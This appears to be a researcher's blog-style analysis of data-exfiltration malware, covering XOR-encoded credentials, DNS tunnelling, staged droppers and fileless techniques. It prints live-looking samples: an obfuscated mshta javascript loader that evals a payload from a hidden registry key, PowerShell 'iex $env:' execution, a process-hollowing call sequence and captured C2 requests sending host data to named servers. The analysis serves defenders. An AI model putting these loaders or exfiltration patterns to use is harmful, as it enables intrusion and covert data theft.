Data Exfiltration

Data theft or transfer of sensitive data to an unauthorized location (C2 server) is on its rise. It has become a challenge for any security operation center to deal with such attack vector, as most of the traffic leaving the corporate network looks legitimate. Data exfiltration doesn't have apparent after affects like a ransomware attack, where all the files or the file system is encrypted. In most cases ransomware is about money. Its not specific to a target (in most cases). On the other hand data theft could be driven by different reasons e.g. stealing intellectual property, espionage etc. This sort of an attack is more targeted. In some of the recent campaigns data theft was the first stage. This means that the adversary launched an attack that gave a lot of insight to the corporate e.g. users, active directory info, credentials, files and software used, anti virus information, browsers, application and software versions, security patch info and what not.

Another cool thing about such attacks is that its not easily detected / prevented at the end-point or the network layer. Most of the attempts I have seen were caught by sandboxing i.e. dynamic analysis technique (ONLY if the payload was seen by the sandboxing appliance or the component that sends the payload to the sandbox). This simply means that the encryption / obfuscation could defeat this attempt as well. The more data your security products see the better security they provide. I guess every thing has a downside, more encryption is good but you lose sight of so much data on the wire.

> ***The more data an adversary gets, the greater the chances of a second stage blow.***

One difference between ransomware attack(s) and data exfiltration attack is that data exfiltration is not noticeable. Payload runs in the background, gathers important data, data is encoded (not all the times)

and data is sent out on the wire to the C2 server. The effort is continued by the payload. This payload operates just like any agent running on your computer. I have seen companies where such payloads had been running for years and the whole thing went un-noticed. Thats why its very critical to know what's going on the network.

Recently such payloads are becoming smarter and smarter, its like they are following the malware development life cycle where they keep improving the payload and make it stealthier. This gives bad guy an edge. I think new security features are made by the bad guy :), lets look at the flow. The bad guy comes with a technique to bypass something, the good guy follows and develops a new feature to prevent that particular technique. Its hard being a good guy!

Good data vs Bad data

Let's assume that data being exfiltrated is not encrypted, how does one decide what's good vs what's bad on the wire? Not an easy thing to do. Security products can't just challenge data flowing outbound unless they have a specific reason e.g. communicating to a bad ip address, using a bad domain, some DLP feature that can detect user names or can trigger an alert based on a signature. I did some research where I developed some data theft payloads from the scratch. I noticed they were able to bypass most of the security products very easily. Let's use a simple example:

1. **Credentials sent in clear text:**

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.11   TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (64154, 80)
        SEQUENCE INFORMATION (1723781014, 943749992)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (96)
    75 73 65 72 6E 61 6D 65 5B 45 6E 74 65 72 5D 70   ------>  username[Enter]p
    61 73 73 77 6F 72 64 5B 45 6E 74 65 72 5D         ------>  assword[Enter]
```

In the above situation, maybe DLP would kick in at the network layer due to the string username or password.

2. **Lets encode each character with a simple XOR: following are the two scenarios**

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.138      TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (49189, 80)
        SEQUENCE INFORMATION (2929458831, 3228554520)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (84)
    46 40 56 41 5D 52 5E 56 68 76 5D 47 56 41 6E 43   ------>  F@VA]R^Vhv]GVAnC
    52 40 40 44 5C 41 57 68 76 5D 47 56 41 6E         ------>  R@@D\AWhv]GVAn
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 10.0.0.11   TO IP ADDRESS 10.0.0.10
        PORT INFORMATION (64158, 80)
        SEQUENCE INFORMATION (2022139147, 3884704590)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (96)
    23 25 33 24 38 37 3B 33 0D 13 38 22 33 24 0B 26   ------>  #%3$87;3..8"3$.&
    37 25 25 21 39 24 32 0D 13 38 22 33 24 0B         ------>  7%%!9$2..8"3$.
```


In the above case a very small change was made without introducing any standard encryption algorithm. Any network layer security product would look at this data as legitimate http. Unless the domain or ip address has bad reputation, chances of this transaction to get caught on the wire are very slim. In some cases data was tunneled via DNS. Take a look at the following link with DNS request and AAAA response.

http://udurrani.com/0fff/dng/s.html


For hybrid exfiltration i.e. DNS and HTTP look at the following link

http://udurrani.com/0fff/gbvt.pdf

In the following case, data exchange is done via DNS TXT record. The simple flow looks like:




Simply a word document with an OLE-object. The image icon 'UNBLOCK' points to the object. Once triggered it spawns the command prompt. Command prompt spawns the powershell and then powershell does all the bad stuff. Lets get more technical on the flow.



Staged Data Theft

If we look at the anatomy of a virus, its mostly staged i.e. it has different phases before the infection takes place e.g. entry point may or may not be the actual infection, it could be a downloader or a dropper. Let's look at a typical macro payload embedded within an excel document.



In this case the actual infection started at stage 3. I like to call stage 1 and 2 helper stages or in other words this attack is composed of 2 non-malware and 1 malware, of course the intent altogether is bad. ***Stage 3*** could also have sub stages as well. Let's look at an example. Stage 3 binary makes a connection to a C2 server.

DNS:

```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 54756 |len=54756
    F9 AE 81 80 00 01 00 02 00 00 00 00 03 77 77 77         ...?.........www
    05 67 74 61 6B 61 04 69 6E 66 6F 00 00 01 00 01         .gtaka.info.....
    C0 0C 00 05 00 01 00 00 00 05 00 0C 05 67 74 61         .............gta
    6B 61 04 69 6E 66 6F 00 C0 2C 00 01 00 01 00 00         ka.info..,......
    00 05 00 04 D5 EF DC 46                                 .......F
```

3 WAY HANDSHAKE

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 213.239.220.70
        PORT INFORMATION (49301, 80)
        SEQUENCE INFORMATION (2766869456, 0)
        (14: 20: 20: 66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 213.239.220.70      TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (80, 49301)
        SEQUENCE INFORMATION (3240506703, 2766869457)

        (14: 20: 20: 60)


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.131      TO IP ADDRESS 213.239.220.70
        PORT INFORMATION (49301, 80)
        SEQUENCE INFORMATION (2766869457, 3240506704)
        (14: 20: 20: 60)
```

Stage 3 gathers some basic information and sends it to the C2 via HTTP

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.130      TO IP ADDRESS 52.219.72.20
        PORT INFORMATION (49224, 80)
        SEQUENCE INFORMATION (3552964812, 3624647688)
========
(DATA PU        (14: 20: 20: 144)
        GET /nwaaff/ura.txt HTTP/1.1
        Connection: upgrade
        Host: s3.eu-central-
HEAD /pa1.amazonaws.com
7374613D
97365267
69372D34383730485120435055204020322E353047487A26636F7265733D3126763D4E6
F267569643D3030303026686473 3D3131313126707278 3D4E6F266D61633D4E6F6E6526
6E65743D4E6F6E652662726F773D4E6F6E6500 HTTP/1.1
Connection: upgrade
H
ost: www.gtaka.info
```


The hex shown above is sending some very basic information e.g. the machine name, if its using an Anti virus or not.

```
edx = u"root\SecurityCenter";
    if (COND) {
            edx = u"root\SecurityCenter2";
    }
```

```
    if ((*(ecx + 0x50))(eax, ADD, u"SELECT * FROM AntiVirusProduct", ...) >= 0x0)

// Its similar to running the following command

WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /Format:List
```

Stage 3 downloads another text file. Text file contains URL's to download another payload by using HTTPS.

```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 56917 |len=56917
    AB 01 81 80 00 01 00 01 00 00 00 00 02 73 33 0C        ...?.........s3.
    65 75 2D 63 65 6E 74 72 61 6C 2D 31 09 61 6D 61        eu-central-1.ama
    7A 6F 6E 61 77 73 03 63 6F 6D 00 00 01 00 01 C0        zonaws.com......
    0C 00 01 00 01 00 00 00 05 00 04 34 DB 48 14           ...........4.H.

========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.177.130      TO IP ADDRESS 52.219.72.20
        PORT INFORMATION (49224, 80)
        SEQUENCE INFORMATION (3552964811, 0)
        (14: 20: 20: 66)

========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 52.219.72.20        TO IP ADDRESS 172.16.177.130
        PORT INFORMATION (80, 49224)
        SEQUENCE INFORMATION (3624647687, 3552964812)

        (14: 20: 20: 60)

========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.177.130      TO IP ADDRESS 52.219.72.20
        PORT INFORMATION (49224, 80)
        SEQUENCE INFORMATION (3552964812, 3624647688)
        (14: 20: 20: 60)
```



By downloading these payloads, data exfiltration starts. At the same time the downloaded payload modifies the following.

C:\Users\foo\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar

This way windows OS adds a shortcut to the folder ***%APPDATA%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar***. After the registry change, payload copies the shortcut of the desktop application to the following:

C:\Program Files (x86)\Internet Explorer\iexplore.exe https://s3.eu-central-1.amazonaws.com/nwaaff/V00_3B.html

Normally it should be:

"C:\Program Files (x86)\Internet Explorer\iexplore.exe"

Staged attack is always a good idea. An attacker can find out, which stage got flagged by security product(s). At the same time, if stage 1 is not flagged it can use multiple code paths to execute later stages.

Fileless Malware

WTH, NO FILE???????????

This could be achieved by leveraging script engines. Also applications like rundll32, regsvr32 etc. In many cases utilizing invisible registry keys. Let's look at the following scripts.

javascript:JAZ7jbq="8tvnpcy";Aw7=new%20ActiveXObject("WScript.Shell");MU8pCv="iv4aAze";uzi2f5=Aw7.RegRead("HKCU\\software\\2linuCOlgD\\HXoNaa7");L1ERRPAq="Uep

yPshKhSOKeed8ePCcZJIm="4Tfkd5MX60WXp0wmA5aqhgyb";TfJSgBTBbX3AvBUb1ef="GIVlg8TX07W55eOrgNaBKZ";ocSdzcbVAae2oJTgktcDdz="crf4Uwl47lngPrmR";DCMpDBkBTWVv10KzSzXRVWWj="zB7Ih8M0VL3sBwROLZlNxeUDevm9";XzDVmcZbRwgNucPR4s6wPx="2xaatqNadoEoVRz2EMKt8ZYZWA8ebkQ9OaA4Ii6beFhsG";uhpCtzbqrXdQvXJy0OsoxEE="fL9Pv7h7kCqhAB49o8TtlaK1mNqRlj7Kmics";Ndq6GMsBSgKQXpxyUFw="QNswWwoFB0tqb7sAfa";R5Cb8="212D1E32106401751E20107D2B403C783E0F1C2B080E68494620391l2D16132016005B29373572280F1C030B4A5030012C0A15063504325E23120D227B5A18261B262B06175376312B5D4A6628313E254B3E33182D0C32022E001635200A211F164A485E20540B502E18181E1705180F0F205C201C305A5963382B01471A6E21761218221D5D3E3F4B22200E10270510201C213C5E2B756C0C102F2523201238112D192070014B7E2B136B0A033F221E5124211C1C1F1F2327233F5C5B0C0A0E50023B2D392F1E013D1F041F00601647052A795F2B1B795B21077C2A1C5D4C511A5A2711292C05000B3D353F063709496A42057F551336173B0A3C1060227B332A06405E7C35152B1147045E3B3729012C131C67715C485E067F1B5F02003C2E3E1711206713592B17230610042B596A69061C337C38355D0A085D0E17103F4D3E3F293915¢

Command line: "C:\Windows\system32\mshta.exe" javascript:WB2u5dpFQ="ldHc";BU60=new%20ActiveXObject("WScript.Shell");e9CN1gnZ="68Gc0Lg";wb8wq=BU60.RegRead("HKCU\\software\\noufpW\\wvJHZ9258e");c1hayGUj="JiV2NNEM";eval(wb8wq);Slmq2Bj6="cQOrND";

C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" **iex $env:oboajs**
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" **iex $env:kcbo**

Can you see how the malicious payload is hiding behind an environmental variable?????????


Regsvr32.exe is unmapped / hollowed in this situation so it can carry the bad payload.

```
CreateProcessW ( NULL, "regsvr32.exe", NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, ... );

NtUnmapViewOfSection ( GetCurrentProcess(), PVOID BaseAddress );


NtAllocateVirtualMemory ( 0x00000308, ..., MEM_COMMIT, PAGE_READWRITE );
NtWriteVirtualMemory ( 0x00000308, ..., 4, NULL );
IsWow64Process ( 0x00000308, ... );
ReadProcessMemory ( 0x00000308, LPCVOID lpBaseAddress, LPVOID lpBuffer, 4, 0x02d2f7c4 )

ResumeThread ( HANDLE )     // THREAD_SUSPEND_RESUME RIGHTS

SysAllocStringLen ( "mshta.exe", 9 )    0x0512bdfc
```

For further info on process hollowing try the following link

http://udurrani.com/exp0/x1.html


Let's get more technical on the flow: MSHTA is extracting the payload from a hidden registry key.



```
[08-02-2017-16-55-37]-> PAYLOAD.exe                3756     PARENT ->    2812     explorer.exe
        *** C:\Users\foo\Desktop\PAYLOAD.exe
WIN-RN4A1D7IM6L,PAYLOAD.exe,"C:\Users\foo\Desktop\PAYLOAD.exe" ,3756
[08-02-2017-16-55-38]-> mshta.exe                  3260     PARENT ->    1520     WmiPrvSE.exe
[08-02-2017-16-55-38]-> powershell.exe             3776     PARENT ->    3260     mshta.exe
        *** C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
WIN-RN4A1D7IM6L,powershell.exe,"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" iex $env:vazewu,3776
[08-02-2017-16-55-39]-> conhost.exe                3544     PARENT ->    392      csrss.exe
[08-02-2017-16-55-59]-> regsvr32.exe               924      PARENT ->    3776     powershell.exe
[08-02-2017-16-56-00]-> regsvr32.exe               924      PARENT ->    3776     (null)
        *** C:\Windows\SysWOW64\regsvr32.exe
WIN-RN4A1D7IM6L,regsvr32.exe,regsvr32.exe,924
[08-02-2017-16-56-01]-> regsvr32.exe               860      PARENT ->    924      regsvr32.exe
[08-02-2017-16-56-34]-> SearchFilterHost.exe       2980     PARENT ->    3952     SearchIndexer.exe
```


```
00   73 74 61 72 74 20 22 49 33 6C 68 39 77 45 4B 39 start "I3lh9wEK9
10   38 6B 56 6F 47 71 6C 6B 58 22 20 22 25 4C 4F 43 8kVoGqlkX" "%LOC
20   41 4C 41 50 50 44 41 54 41 25 5C 33 33 38 66 35 ALAPPDATA%\338f5
30   33 33 5C 31 65 62 62 38 39 32 2E 61 36 36 38 38 33\1ebb892.a6688
40   64 35 62 22 0D 0A                               d5b"..
```

Eventually regsvr32.exe starts communicating to multiple ip addresses, in different geographic locations.



Persistence in such scenarios, is achieved by adding shortcuts as .lnk files by using hidden registry keys.

By examining another situation we can follow the registry behavior.

